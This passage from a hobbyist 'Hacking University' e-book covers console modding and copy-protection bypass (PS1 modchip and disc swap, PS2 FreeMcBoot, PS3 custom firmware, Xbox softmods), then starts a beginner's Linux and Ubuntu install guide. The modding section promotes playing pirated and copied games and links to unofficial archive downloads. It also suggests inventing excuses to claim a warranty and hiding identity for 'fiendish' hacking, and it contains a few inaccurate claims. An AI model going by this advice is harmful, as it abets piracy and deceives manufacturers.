If you can’t get the device to work perfectly to your liking, you can always flash a new operating system. This procedure is more dangerous than rooting, and each new OS might not be compatible with your device. As always, do some internet research to find out if your particular device is compatible with the operating system you are thinking about flashing. CyanogenMod (http://www.cyanogenmod.org/) is a popular Android variant developed by the original Android team. Some devices can even support a Linux distro, making for an extremely portable yet functional device. We won’t discuss the specifics of flashing here, but you can find plenty of tutorials and guides on the websites of the custom OS builds that you find.

There are other great rooted apps, such as those that manage specific permissions (PDroid, Permissions Denied), and apps that remove ads (AdAway), but these apps are commonly taken down and blocked by federal governments. The only way to get one of these apps is to find it uploaded on an apk website, or to use a VPN/Proxy to fake your location as another country.

Conclusively, rooting Android gives almost limitless possibilities. You can truly have complete control over your device after rooting or flashing a new OS. Be very careful when making modifications, because there is a great chance of voiding warranty or even bricking the technology. The benefits received, however, are almost too great for hackers and modders to give up.

# Risks of Mobile Hacking and Modification

Hacking on or infiltrating another mobile device falls under the same legal dubiousness as PC and server hacking- some states and federal governments consider hacking illegal, regardless of whether a phone or computer is involved.

Remember the hacker's manifesto, though, where a hacker is benevolent because they are only curious. Some see carriers and phone manufacturers guilty of restricting access to a device, so hackers attempt to correct the situation through jailbreaking and modding- making the devices truly their own.

An individual probably will never go to jail for simple modifications of their own devices. Hackers only void their warranties by jailbreaking and rooting. Bricking is a possibility too, but that is a personal consequence and not a legal one.

Tampering with other people's devices without permission could be dangerous and illegal, though, and many courts will consider it an invasion of privacy. Hackers must always protect themselves with the same strategies laid out in the previous book (VPN, proxies, hiding identity, using "burner" devices, TOR, etc…).

Overall, so long as hackers are ethical and proceed with benevolent intent, there are not too many risks involved with experimentation. Large profile crimes will not go unnoticed, however. And no matter how skillfully a hacker can protect themselves, as seen by the San Bernardino incident, if the crime is large enough than governments will assign large amounts of resources to oppose the hacker. Hack with caution and always stay ethical.

# Modding Video Game Consoles

Video game consoles have been modded since the beginning of living room entertainment. In the NES era, some unlicensed companies produced games by flashing their software onto empty cartridges and bypassing copy-protection. Modding became the norm for subsequent consoles as well, as many readers might remember tales of PlayStations that could play burned discs, or Wiis that could read games from SD cards. If the reader has never had the pleasure of seeing a hacked and modded console in person, I assure them that it is a marvel of hacking knowledge and skill. Just about every game console can be altered in some way that improves its function, and this chapter will go through some of the popular modifications and how to perform them. For reference there are two types of mods- hardmods and softmods. Hardmods are nearly irreversible physical changes to a console such as those that involve soldering modchips. Software are mods to the software of a console, such as PS2's FreeMCBoot memory card hack.

Most console hacks require additional components, soldering proficiency, or specific software. Note that a twitchy hand or missed instruction can break a very expensive console, so ensure that you can complete the modification without error before attempting. There are websites and people that can perform the mods for you for a fee just in case it seems too complex, so weigh your options and pick what you feel the most comfortable with.

**NES**

While most people grew up playing a NES, there is no doubt that the console is extremely difficult to play on modern LCD and LED televisions. Either the new televisions do not have the needed hookups, or the quality looks awful traveling through antiquated wires and inefficient graphics chips. Luckily there exists a mod to enable the NES to output video and audio through HDMI- a huge step up that increases the graphical quality of the old console.

https://www.game-tech.us/mods/original-nes/ contains a $120 kit (or $220 for installation too) that can be soldered to a working NES.

Such is the case with most mods for the NES and other older consoles. Daughterboards or additional components have to be bought and soldered accordingly to increase functionality. Revitalizing older consoles with modding is a fun pastime that many hackers enjoy.

**PlayStation**

A modchip is a piece of hardware with a clever use. In the original PlayStation 1, a modchip can be installed that allows you to play burned discs. This means that a hacker can download a ROM of a game off of the internet, burn it to a CD, and then be able to play it on the original hardware without trouble and without configuring difficult emulators. Modchips work by injecting code into the console that fools it into thinking that the inserted disc has successfully passed disc copy protection. Thus a modchip needs to be soldered to the motherboard. On the PlayStation it is a fairly easy process.

1. You will need a modchip corresponding to your PS1 model number. http://www.mod-chip.net/8wire.htm contains the most popular modchip- make sure your SCPH matches the compatible models. (We will be using the 8 wire mod.)

2. Disassemble the PS1, take out all the screws, remove the CD laser, remove everything and get the bare motherboard onto your soldering station. Take pictures of the deconstruction process to remind yourself how to put everything back together later.

3. Choose the model number from this list http://www.mod-chip.net/8wiremodels.htm and correspond the number from the image to the modchip's wire and solder accordingly. You will need a small tip and a steady hand to pull it off successfully.

Modchips are a little scary though, luckily there is a way to play burned discs with soldering. The disc-swap method fools PS1s into verifying the copy protection on a different disc, and then the burned disc is quickly put into the console instead. Here is how it is done.

1. Place a piece of tape over the sensor so discs can spin while the tray is open. While opening and closing the tray you can see the button that the lid pushes to tell the console it is closed. Tape it up so the console is always "closed".

2. Put a legitimate disc into the tray and start the console.

3. The disc will spin fast, and then slow down to half speed. While it is halved, quickly swap the legitimate disc for the burned copy. The process is quick and must be done in less than a second.
4. The burned disc will spin at full speed and then slow down to half to scan for copy protection. As soon as it slows, swap it back for the real PS1 disc.

5. Watch the screen, and as soon as it goes black switch back again to the burned disc and close the tray. The fake disc will now play.

Both of these methods are how mods were done for years, but a new product entered the market which simplifies PS1 hacking. The PSIO (http://ps-io.com/) is a piece of hardware that allows the PS1 to read games from an SD card. For a fee the creator will install the handy device onto your PlayStation and simplify playing bootleg and backup games forevermore.

**PS2**

The PlayStation 2 remained a popular console for years after the last games were produced. Although there exist hardware mods and complicated procedures, the easiest way to hack the PS2 console is to buy a memory card. FreeMcBoot (FMCB) is a software exploit that hijacks the "fat" PS2 and allows custom software to execute through a softmod. You can simply buy a FMCB memory card online for 10 dollars, or you can create one yourself. You'll need a fat PS2, a copy of AR Max EVO, a blank memory card, and a USB flash drive.

1. Download a FreeMCBoot installer (http://psx-scene.com/forums/attachments/f153/14901d1228234527-official-free-mc-boot-releases-free_mcbootv1.8.rar) and put it on the flash drive.

2. Start AR MAX, plug in the flash drive and memory card.

3. Navigate to the media player and access "next item" to load FREE_MCBOOT.ELF on the flash drive. Press play.

4. Follow the instructions and FreeMCBoot will install on the memory card.
5.

Now FreeMCBoot will have tons of great software preinstalled- all you have to do start the PS2 with the modded memory card inserted and FreeMCBoot will temporary softmod your console. Playing backup games is fairly easy as well.

1. Have the .iso file of the game you want to play on the computer.

2. Download the ESR disc patcher (www.psx-scene.com/forums/showthread.php?t=58441), run it and patch the .iso.

3. Burn a blank DVD with the modified .iso. ImgBurn is a great program for this.

4. Put the disc into the PS2, start the PS2, FreeMCBoot will load. Navigate to the ESR utility on the menu. Launch it and the game will start.

**PS3**

The Playstsation 3 started out with functionality that allowed operating systems such as Linux to be installed- turning a simple game console into a home computer. Hackers exploited "OtherOS" and "jailbroke" the PS3. A modded device is capable of playing backup/downloaded games and "homebrew" (indie) software. There are conditions that restrict the number of PS3 consoles that can be modded though. Only PS3s with a firmware version 3.55 and below can be modified; you can check this through "Settings", "System", and then "System Information". If your PS3 happens to be updated beyond this point there is not much that you can do to downgrade, and 3.55 PS3s are very expensive on eBay. We won't explain the downgrade process, but do research on the E3 Flasher to bring your version number to 3.55.

If your version number is below 3.55 the software must be updated to the correct version. DO NOT let the PS3 do this automatically, or it will update past 3.55 and ruin our chances of modding. Instead you will need to download the 3.55 update (http://www.mediafire.com/download/dp6uhz4d15m3dll/ofw+3.55.rar, but the link may change), create a folder on a blank flash drive called PS3. Inside that folder create an UPDATE folder. Extract the 3.55 update into the UPDATE folder and plug it into your PS3. Start PS3 recovery mode by holding down the power button until you hear 3 total beeps. Recovery mode will start, and you will need to plug in a controller to interact with the menu. Choose "update", follow onscreen directions, and the PS3 will update from the USB drive. You've now upgraded to 3.55.

To install custom firmware on your 3.55 PlayStation 3, follow the process below.

1. Reformat your USB drive to FAT32 to clear it off completely.

2. Create a PS3 folder on the drive, then an UPDATE file within it.

3. Download and extract the .rar containing custom firmware (http://www.mediafire.com/download/qzpwvu3qyaw0ep4/3.55+CFW+Kmeaw.rar, link may change) into the UPDATE folder.

4. Put the update files onto the flash drive, boot into recovery mode, and install PS3UPDAT.PUP. You now have custom firmware.

Playing games on a custom PS3 is a straightforward process using a tool called MultiMAN. The application runs on the custom firmware and allows backing up and playing games. First, obtain a copy of MultiMAN version 4.05 and up (http://www.mediafire.com/download/16dbcwn51gtzu47/multiMAN_ver_04.78.02_STEALTH_%2820 link may change), as these versions support the CFW that we installed. Extract it and put the files on a USB drive, plug it in and start the modded PS3. In the "Game" section, select "Install Packages Files", then install the MultiMAN pkg file. The application will be installed.

One great feature of MultiMAN is making backups of discs right on the PS3. Rent a game or borrow one from a friend, start MultiMAN, put a disc in the system, and the application will show you the game. Access the options, and choose to "copy". The game will be copied to the internal HDD and be playable through MultiMAN without the disc. If you have downloaded copies of games, then MultiMAN will also recognize them when they are plugged in via external hard drive, and you will be able to play them.

Overall there are limitless possibilities on PlayStation 3 custom firmware, and this book can never hope to document them all. Be careful when flashing, and always triple check the procedures and research. http://www.ps3hax.net/archive/index.php/t-18606.html contains a great guide for installing custom firmware and playing backup games; check the website before following through with installing CFW. There are a few other things to worry about, such as connecting to the internet on a CFW PS3. Sony servers collect information on internet connected PS3s, and they could have the ability to remotely disable a PS3 that they detect running CFW. All of that aside, enjoy the hacking process and congratulate yourself for attempting something particularly difficult and dangerous.

**Xbox**

The original Xbox is a popular console to hack because of the easy method and multiple features gained from modification. You will need a flash drive, the Xplorer360 program (http://www.xbox-hq.com/html/article2895.html), the hack files (http://www.1337upload.net/files/SID.zip, link may change- if it does search for XBOX softmod files), a controller with a USB port, and a game that can exploit. Splinter Cell works with the above files. Here is the softmod guide.

1. Start Xbox with USB drive plugged in. It will be formatted.

2. Plug USB into PC, extract the downloaded softmod files, and open Xplorer360.

3. Click “drive”, “open”, “hard drive or memory card”. Partition 0 will be the USB.

4. Drag the extracted softmod files into the 360 program and they will be put onto the USB.

5. Plug the USB into the Xbox and move the files over onto the internal HDD.

6. Start the game and load the save data (the softmod). Follow the onscreen prompts to hack the Xbox.

With the softmodded Xbox you can do plenty of neat media center things, such as play video and audio, or even use emulators. Check online for all possibilities.

**Xbox 360**

Xboxes with a dashboard before 7371 (kernel 2.0.7371.0) are hackable, those with a later version must use the "RGH" method. Exploited 360s can run backup games and homebrew applications. The process (known as JTAG) is too difficult and varied to cover completely here, so we'll only go over a brief overview. The motherboard that your 360 has determines which process to follow, so pay close attention.

1. Assemble necessary parts (1 DB-25 connector, 1 DB-25 wire, a 1n4148 diode, 3 330 ohm resistors (xenon motherboards)).

2. Wire resistors to motherboard to create a custom cable to plug into computer.

3. Plug DB-25 connector into computer and dump the "nand" using software in the link.

4. Test CB in nand to ensure specific model is exploitable.

5. Select the correct file for flashing and flash the motherboard. Copy the CPU key after booting back up. Your 360 will be modded but thoroughly useless on its own. Use separate programs such as X360GameHack to play backup and downloaded games.

Here is a great video of the 360 hacking process. Be careful, because this 360 and the PS3 hack are very dangerous and could brick the consoles.

# What to do with a Bricked Device

Sometimes a modification fails. Even though a device may seem lost, they are not always totally bricked. Once you've given up on a device and are ready to throw it in the trash, consider the following options.

- Try flashing again. Maybe the process will complete fully this time and make the device usable again.

- If a jailbreak failed, boot into recovery mode and try restoring from a computer with iTunes.

- Research the problem and exactly where it went wrong. Maybe other people have had the same situation and resolved it.

- If the device is under warranty you can make a plausible excuse for why it isn't working. (iPhone got overheated so now it doesn't boot!)
- Scrap the device for parts. Just because one part is broken doesn't mean everything else is.

- Sell it on eBay. People pay a decent amount of money for parts.

Bricked devices are not useless, so never just throw one away without at least attempting to revive it.

# PC Emulators

If you don't have a console or are too nervous to mod them, you could always use your PC to play console games. Emulators on PC are great for any hacker with a strong computer. Computers and their high powered graphics processing capabilities open up emulation of more modern systems, such as PlayStation 2, Dreamcast, or even something as new as the Xbox 360. Refer to the table below for a few of the best PC emulator programs that you can download.

| **Emulators for Windows 7, 8, and 10** | | |
|---|---|---|
| **Console** | **Recommended Emulator** | **Alternative** |
| **NES** | Mednafen | FCEUX |
| **SNES** | Higan/bsnes | ZSnes |
| **Arcade Games** | MAME | N/A |
| **Gameboy** | VisualBoy Advance M | NO$GBA |
| **DS** | DeSmuME | NO$GBA |
| **Genesis/Game Gear/Sega CD** | Fusion | Genesis Plus GX |
| **Saturn** | SSF | Yabause |
| **N64** | Project64 | Mupen64Plus |
| **Gamecube/Wii** | Dolphin | N/A |
| **PS1** | ePSXe | PCSX |
| **PS2** | PCSX2 | Play! |
| **PSP** | PPSSPP | PSP1 |
| **PS3** | ESX | RPCS3 |
| **Xbox** | XQEMU | Xeon |
| **Xbox 360** | Xenia | N/A |
| **Wii-U** | CEMU | Decaf |

Some of the above emulators might be depreciated or gone when you read this, but at the current date these are the best programs that you can download for Windows in terms of emulation. Certainly the more modern consoles, such as Xbox 360, require the equivalent of a supercomputer to run well; older consoles like the N64 are emulated almost perfectly on more basic hardware.

# Conclusion

The world of mobile hacking, jailbreaking, rooting, console modding, and emulation is a peculiar one. Customization and freedom are available to those that can achieve it, but hacking is always a dangerous task with serious consequences. Only warranties and contracts are at stake with personal hacking, but hacking others can catch the attention of authorities.

Always remember to hack ethically, or at least stay hidden and protect yourself for more fiendish actions. Ultimately though, aren't mobile carriers and console makers the despicable ones for locking away true ownership of the devices that we buy? Thank you for purchasing and reading this book. Be sure to leave feedback if you'd like to see more hacking guides.

## Hacking University Senior Edition

# Linux

## Optimal beginner's guide to precisely learn and conquer the Linux operating system. A complete step-by-step guide in how the Linux command line works

*BY ISAAC D. CODY*

# HACKING UNIVERSITY

## SENIOR EDITION

## LINUX

Optimal Beginner's Guide To Precisely Learn And Conquer The Linux Operating System. A Complete Step By Step Guide In How Linux Command Line Works

ISAAC D. CODY

# Table of Contents

# Disclaimer

# Introduction

Computers contain two functional components- software and hardware. The hardware is the physical parts that spin, compute, and use electricity to perform calculations, but software is a more virtual concept. Essentially, software consists of programming code that gives instructions to the hardware- telling the parts what to do. There is “high level” software such as Internet browsers, word processors, music players, and more. But the often overlooked component is the “low level” software known as an operating system.

Operating systems are required for our personal computers to work. At an office, or with a relatively inexpensive desktop computer the operating system used is probably Microsoft’s Windows. Content creators, writers, and graphic artists prefer Apple computers because they come with the creativity-focused OSX operating system. Those two OS’s, Windows and OSX, have dominated the consumer market for many years. However, an alternative operating system exists that excels in usability, customization, security, and price. OS’s based off of the relatively unknown Linux meet and exceed in all of those areas, but it remains an obscure option that many people have not even heard of.

Linux is not an operating system by itself. It is a kernel, or the “core” of an OS. Just as Windows NT is the kernel of Windows 7, Linux is the kernel of “distributions” such as Ubuntu, Debian, Arch, Fedora, and more.

But why would anybody abandon the familiarity of Windows for an unheard of computing environment? Linux is not only monetarily free, but it is also compatible with a huge range of devices. Older computers, and especially ones that no longer work can be rejuvenated with a Linux OS, making it run as though it were new again.

This book will explicate upon the benefits of switching to Linux, as well as serve as a beginners guide to installing, configuring, and using the most popular distribution. Then, the terminal command line will be explained to tell how to take advantage of the OS in ways not possible in other systems. Truly there are many advantages to be gained by switching to Linux, and you just might find a suitable primary OS to use on your computers by reading this book.

## History of Linux

In the early 1990s Linus Torvalds was a student in Finland. Computers of the time usually ran on either DOS or UNIX, two operating systems that were both proprietary and difficult to use at the time. Torvalds sought to create his own operating system as a hobby project (based off of UNIX), but the project quickly grew and attracted more developers. The kernel continued to transform until it was portable (usable on a variety of systems) and entirely usable for computing. A kernel is not an OS, though, so Linux was combined with the GNU core utilities to create a computing environment reminiscent of an operating system.

Then, 3rd party organizations took the base Linux product and added their own high level software and features to it, thereby creating Linux "distributions". Linux remains a free hobby project even through today, and thus the kernel is continuously receiving updates and revisions by Torvalds and the community. Throughout the 2000s, many other 3rd parties saw the usefulness of the Linux environment and they began to incorporate it into their production environments and corporations. Today, Linux is known for being highly used in servers and business settings with a small dedicated desktop following. Working towards the future, the kernel has reached a level of popularity where it will never die out. Large companies revel in Linux because of its advantages and usefulness, and so the kernel and various distributions will always exist as the best alternative operating system.

## Benefits of Linux

To compare how great of an option Linux is for a computer, we shall compare it to the more familiar modern operating systems.

First, Linux is free. The background of GNU places Linux into a “free and open source” mentality where most (if not all) of the software shipping with Linux is free. Free and open source (FOSS) refers to two things- the software is both monetarily free and the source code is also transparent. FOSS differs from proprietary software in that everything is open with FOSS, and there are no hidden spyware, fees, or catches involved with using it. The software is often more secure because anybody can contribute to the readily available source code and make it better. Because Linux and most of the software you can download for it is free, it is a fantastic operating system for small businesses or individual users on a budget. Certainly no quality is sacrificed by not charging a fee, because the Linux project and its various distributions are community-driven and funded through donations. Compare this to the cost of Windows, which is often many hundreds of dollars for the OS alone. Microsoft Office is a popular document writing program suite, but it also prices high. Free alternatives to these programs exist in Linux, and they definitely compare in quality to the big name products.

Probably the largest complaint held by PC owners is viruses. Windows computers are especially susceptible to them, and even anti-virus software companies are always playing catch-up to the newest threats. Simply visiting a malicious website is often enough to infect a computer, and many users choose Mac computers because of the significantly less frequency of incidents relating to malware. Linux-based operating systems

are similar to Macs in that viruses are virtually non-existent. This increased security makes switching to Linux a must for anybody concerned about privacy, security, or reliability.

Linux is very popular within corporations and government agencies. This is because high-powered servers and critical devices will run remarkably better with Linux as the operating system. The OS is known for reliability and stability too. While a Windows computer will need regular restarts and maintenance to “freshen” it up and keep it from running slow, Linux servers can run months or even years without a single restart. IT professionals inevitably choose Linux to be the backbone of their network because of its reputation. Its renowned stability is available to consumers as well on the desktop platform, and it is definitely useful for us as well.

Perhaps the best benefit to using Linux is the speed. Low system requirements mean that computers that are normally slow and groggy on Windows will be zippy and quick on Linux. Users frustrated with computer slowdowns can replace their OS for a more responsive experience. Furthermore, Linux can be installed on older computers to reinvigorate them. So even though that old laptop may be too outdated for the newest version of Windows, there will probably be a distribution of Linux that will squeeze a few more years of useful life out of it.

Customization is a sought after feature in technology. Windows, and especially OSX, limit the amount that you can do with your operating system out of fear that the average user would break it. This is not the case with Linux, as it encourages editing and changing visuals and functionality of the OS. Of course it is not necessary, and the default configuration of most Linux distributions is extremely stable and difficult to break unintentionally.

But for those that love jailbreaking, modding, and playing around with computers, Linux can facilitate the creative side and even provide curious hackers with access to tools unavailable in other systems.

And finally, Linux is compatible with a huge range of devices. Linux can run on almost any architecture, meaning it can be installed on cell phones, desktops, laptops, servers, game consoles, and “smart” devices. Hobbyists take pleasure in simply installing Linux on niche, old, or quirky devices simply because they can. For the average user, it means that Linux is probably compatible with your computer.

Overall, Linux beats out the mainstream operating systems in many areas. All of these things definitely make Linux the better choice for your computer, and you should use it to gain access to these revered features. Artists, hackers, creative individuals, small business owners, techies, non-techies, and just about everyone can find something to like about Linux. The wide range of distributions means there is something for everyone, so install Linux today to see what you can gain from it.

## Linux Distributions

Installing Linux can be done in a few ways, such as burning an image of the OS onto a disc, writing it to a USB, ordering a Live CD from online, formatting an SD card, or trying one out via Virtual Box. Ultimately though you cannot just install "Linux" and have a usable OS. Because Linux is just the kernel, you will need the other software as well that gives you graphical user interfaces, Internet access, etc… As previously mentioned, "distributions" of Linux exist. Distributions are versions of Linux containing preinstalled programs and a distinctive style and focus. A distribution takes the core of Linux and makes it into an entire operating system fit for daily use.

There are a mind-boggling amount of distributions. Some have specific purposes, such as Kali Linux for hacking, Sugar Linux for education, or Arch Linux for customization. Others are more general purpose, such as Ubuntu and Debian. Getting the most out of installing Linux means you will need to understand about different distributions and make a choice as to which will work best for you. Read the following sections to understand what a few of the most popular distributions are used for.

Ubuntu is the most widely known distribution at the time of writing. Throughout the 2000's it gained popularity for being user friendly and intuitive. Based off of the earlier Debian distro, Ubuntu is very similar to Windows computers in use, meaning it is an excellent choice for the Linux newbie. Because of this, we will be installing an Ubuntu variant later in the book. Canonical Ltd is the company that actively develops Ubuntu- yearly versions updates mean that the OS is always up to date and usable with

emerging technology. Despite this, Ubuntu still work on many older devices at a reasonable speed. Applications can be installed from a "store" of sorts, meaning that the beginning user does not need to understand the often complicated command line. Conclusively, the Ubuntu distro is a great choice for the first time Linux user, and you should install it to learn how Linux works without diving into the harder distros.

For more specific cases of computing, Ubuntu has various sub-distributions or "flavors". These are distros that use Ubuntu as a base but have a different focus, such as Lubuntu's emphasis on lightweight applications. Here are a few:

- Lubuntu – A version of Ubuntu designed to run on older hardware or computers with limited resources. The install file is less than 1GB, and the hardware requirements are much lower than standard Ubuntu. Use this distro for revitalizing older computers but while retaining the usability of Ubuntu.

- Ubuntu Studio – Ubuntu for artists including digital painters, sound producers, and video editors. Ubuntu studio is Ubuntu but with editing tools installed already.

- Kubuntu – Ubuntu reskinned with the KDE desktop environment. The look and feel of Kubuntu differs from the classic Ubuntu feel by providing a desktop environment that is more traditional to other operating systems.

- Xubuntu is another lightweight distro that is not as quite as bare bones as Lubuntu. Xubuntu sacrifices size and hardware requirements to provide an OS that works on old, but not too old computers. It certainly is more aesthetic than other minimal Linux distributions, and it also uses Ubuntu as a base for user-friendliness and familiarity.

- Ubuntu Server – A Ubuntu variant more suited to industrial and corporate needs, Ubuntu server can be run headless and provide functionality for other Linux systems in a network.

- Mythbuntu – A variant with TV streaming and live television programs preinstalled. This is a great distro for converting old computers into "smart TV" devices via Kodi.

In conclusion, the wide range of Ubuntu distributions mean that there is a beginner OS for everybody. It is highly recommended that you take advantage of the ease of use features and general familiarity contained within Ubuntu. It serves as a stepping stone OS, one that will gradually introduce you to Linux. Definitely install it as your first Linux experience.

Linux Mint is a highly used OS in the Linux world. "Powerful and easy to use", Mint contains FOSS and proprietary software as well with the purpose of being a complete experience for Linux beginners. While not totally Linux-like, Mint is an excellent choice for a first-time alternate

operating system. It consistently ranks among the most used operating systems ever, and its default layout is very similar to Windows facilitating a smooth transition into the Linux world.

Debian is one of the oldest Linux distributions, being created in 1993. Combining with the Linux philosophy, Debian keeps stability and solidity as the guiding development principal. Certainly the amount of time Debian has been around is an indicator of refinement, so those seeking an experience free of bugs and glitches can turn to Debian. Free and open source software also has a home in Debian, because most of the software contained within is FOSS. This does not mean that you are limited, though, because there is an official repository of non-free software for proprietary programs such as Adobe Flash. Debian is a decent choice for beginners, but Ubuntu still stands as the best introductory OS. Install Debian for stability, FOSS, and a wholly Linux experience.

Slackware is an OS that goes back even further than Debian. It stays close to the original Linux intent, meaning that you will have to install your own GUI and program dependencies. Because of that fact, Slackware is mostly for intermediate Linux users, as beginners will be confused at the unfamiliar methods. However, if you want to experience a Linux distribution that is closer to the UNIX roots, Slackware can provide for you.

Fedora is an OS more oriented towards workstations and business uses. Even Linus Torvalds himself is a user of Fedora, attributing to the operating system's popularity and use. Fedora is updated very often, meaning that it is always up-to-date and on the cutting edge of Linux technology. Security and FOSS are also a focus within the OS, which is why it is commonly used on endpoint computers in small businesses. There could be a challenge with

working with Fedora, though, so consider it as an intermediate OS.

Arch Linux is another distribution, but one that is mostly designed for experienced users. The OS comes as a shell of a system that the user can customize to their liking, by adding only the programs and services that they want. Because of this, Arch is difficult to set up, but a rewarding and learning experience as well. By building your own personal system, you will understand the deeper Linux concepts that are hidden from you on the higher level distributions. Install this advanced OS after becoming very comfortable with the basics.

And finally, there is an abundance of other unique distributions that are worth mentioning. In the following list, we will talk about a few of them. Just note that there are so many distributions, this entire book could be filled describing each and every niche use.

- CrunchBang – A Debian-based distribution that aims to be less resource intensive. It is simple and without some of the bloatware that some distributions include by default. CrunchBang can run fast and be efficient at computing.

- Android – The popular phone OS is actually a Linux variant. Since many phones have lower specifications than full desktop PCs, the OS is a great choice for laptops, touchscreen devices, or home media computers. Furthermore, you can use many of the Google Apps from the Play store, meaning that thousands of apps,

games, and utilities are available to be used on your phone and computer. While it is not recommended as your first Linux OS, it is definitely a neat choice for experimenting with older computers or children's PCs.

- Chrome OS – Another mobile-type OS developed by Google, Chrome OS is essentially a lightweight Linux browser meant for online use. Google has this OS preinstalled on their ChromeBooks, which have lower specifications than other laptops. But the OS is really only a full screen Chrome browser, so the OS is perfect for users wanting an uncomplicated experience or a dedicated Internet machine.

- Tiny Core – An OS measured in megabytes, Tiny Core is for antique computers or embedded devices. This OS is mostly for intermediate users that have a hobby project or dedicated purpose in mind.

- Damn Small Linux – Another minimal Linux variant, this OS is best for quick access to a Linux command line.

- openSUSE – This is a distribution for experienced computer users. With many tools for administrators and program developers, openSUSE is the best OS for users confident in their skills.

Positively the number of operating systems based off of the Linux kernel is astounding. With a huge amount of choices, you might be confused as to where to start and how to install it. When in doubt (and as we will demonstrate shortly), install Ubuntu or one of its variants. The OS is great for beginners and makes the Linux transition smoother. But as you increase in skill and wish to learn more about Linux, you can always install another operating system.

## Booting Into Linux

If you are ready to take the plunge into a Linux based distribution, the first thing you must do is back up your files. Overwriting the OS on your hard drive will erase any data contained within, meaning you must back up any pictures, music, or files you wish to keep after the transition. Use an external hard drive, or an online data storage site (such as Google Drive) to temporarily hold your files. We are not responsible for you losing something important, back it up!

Next we will need to choose an OS. This book will use Ubuntu 16.04 as an extended example, and it is recommended you do the same. Navigate to Canonical's official website (http://www.ubuntu.com) and acquire a copy of the OS. You will download the image from the site to your computer.

Next we need to obtain an installation media. This can be a DVD, a USB drive, an SD card, or any other writable media that your computer can read. The only restriction is that the device must be able to hold an image as large as the OS download, so 4GB should be suffice. Remove everything from the drive, as it will also be formatted.

Download a tool for writing the image file. For DVDs install Imgburn (http://www.imgburn.com/), and for flash media download Rufus (https://rufus.akeo.ie/). The most common method of OS installation is to use a 4GB USB drive, and it is more recommended. Insert your media, start

the appropriate program, select the OS image that was downloaded, and begin the writing process. It will take some time, as the image needs to be made bootable on the media. When it is finished, you can shut down your computer fully.

This is the point to make double sure you are ready to install Linux. Check that your files are backed up, understand that you will be erasing your current OS, and preferably have a Windows/OSX install disc handy in case you decide to switch back. If you are indeed ready to switch, continue.

With the installation media still inserted, turn on your computer. The first screen that you will see is the BIOS / UEFI POST screen, and it will give a keyboard button that you should press to enter setup. This screen shows every time you boot, but you probably pay no attention to it. Press the indicated key to enter the BIOS setup. If you are too slow, the screen will disappear and your usual OS will begin to load. If this happens, simply shut the computer back down and try again.

Once within the BIOS / UEFI, you will have to navigate to the “boot order” settings. Every computer’s BIOS / UEFI is slightly different, so we cannot explain the process in detail. But generally you can follow button prompts at the bottom of the screen to understand how to navigate. After arriving at the boot order settings, place your boot medium at the top of the list. As an example, if you used a USB drive, then you would see its name and have to bring it to the top of the list. These settings control the order in which the PC searches for operating systems. With our boot medium at the top of the list, it will boot into our downloaded Linux image instead of our usual OS. Save your settings and restart the computer. If everything was done correctly the computer will begin to boot into Ubuntu.

But if something goes wrong, try troubleshooting it with these tips:

- Primary OS boots instead of Linux – You probably did not save the settings with your alternate boot medium at the top of the list. The PC is still defaulting to the internal HDD to boot.

- "No boot media found" – Did you "drag and drop" your Linux image onto the media instead of writing it? Without explicitly telling the computer it is bootable, it will not know what to do with the data files on the media. Alternatively, you could have a corrupted download, or an incomplete write. Try downloading the image again and making another installation.

- "Kernel Panic" – Something is wrong with the boot process. See above for the possibility of a corrupted installation. Otherwise, the image you are trying to install may not be compatible with your hardware. IF you see any other error messages, do an Internet search on them. For prebuilt computers and laptops, search for the model name and Linux to find other user's experiences. Finally, you might have attempted to install a 64-bit image on a 32-bit computer. With your next image download, specifically select a 32-bit image.

- “Problem reading data from CD-ROM…” – Try using a different install medium, because some distributions no longer support CD and DVD installations. USB drives are recommended.

- PC seems to boot, but there is nothing at all on the screen – If you are using a dedicated graphics card (compared to integrated GFX from the CPU), Linux might not be recognizing it completely. Plug your monitor into the motherboard directly instead of the card.

But most of those problems are rare or simply due to user error. Linux has high compatibility and is relatively easy to install/use past the initial installation. The typical user will have Ubuntu boot successfully at this point, and they will be presented with a working computing environment.

The desktop you see is referred to as a “Live CD”, which is pretty much a demonstration of the OS and how it works. You have not actually installed the OS to your hard drive yet, as it is still running directly from your boot media. It is a chance for you to test out Linux without actually removing your primary OS, so take the opportunity to explore how Linux distributions work.

## Ubuntu Basics

Similar to Windows, Ubuntu has a desktop graphical user interface. Applications open within Windows that can be maximized, minimized, closed, and moved around with the top bar. Ubuntu also has a "task bar" of sorts that functions much like its Windows counterpart- icons resemble programs that can be launched by clicking on them. The "Windows Button" (called the Dash Button) on the task bar is used to open a search functionality from which you can type in the name of a program or file on your computer to quickly start it.

Furthermore, there is a bar at the top of the screen that works like the "menu" bar of other operating systems. This is where drop-down menus such as "file", "edit", "help", etc… will appear once a program is active.

Besides a few nominal differences Ubuntu functions is a very familiar way. In fact, many of the programs that you may already use on other operating systems, such as Firefox, are available and sometimes preinstalled on Linux distributions. With enough experimentation and practice, you will be able to navigate the GUI of Ubuntu as if you were a professional. Continue exploring the system, and continue if you are ready to replace your main operating system with this Linux one.

## Installing Linux

On the desktop, you will see an “Install Ubuntu 16.04 LTS” icon. Double clicking it will launch an application that makes installation very easy. If you are not connected to the Internet, do so now by plugging in an Ethernet cord or by connecting to Wi-Fi from the top right icon. Select your language and click “continue”. The next prompt will ask whether you would like to download updates and install third-party software during the OS installation. These options are highly recommended for beginners, so check them and click “continue”.

The application will move on to another screen asking for your install method. There are various options, such as erasing the disk altogether, installing alongside your primary OS, or updating a previous version of Linux. Select an option that works best for you. If you are still hesitant about making a full switch, elect to install Ubuntu as your secondary OS. That option will allow you to choose which OS to boot into after the BIOS screen. Nevertheless, select your option and click “install now”.

While Ubuntu installs, you can specify a few other options, such as your time zone, computer name, account name, and password. The entire installation should not take too long, but it will take long enough that your computer should be plugged in (if it is a laptop). After finishing, the OS will require a reboot. Congratulations, you now have a usable Linux system on your computer. Throughout the next chapters in this publication we will focus on Linux concepts, how do achieve certain tasks, and how to further your knowledge of your system.

**Managing Hardware and Software**

Hardware in Linux is actually much easier to manage than hardware on Windows. Instead of downloading individual drivers for devices, most of the drivers are built-in to the OS itself. This means that most popular devices can simply be installed with no further steps involved before they are usable. Printers, networks, hard drives, and other common devices are included- fiddling with drivers is not usually needed on Linux.

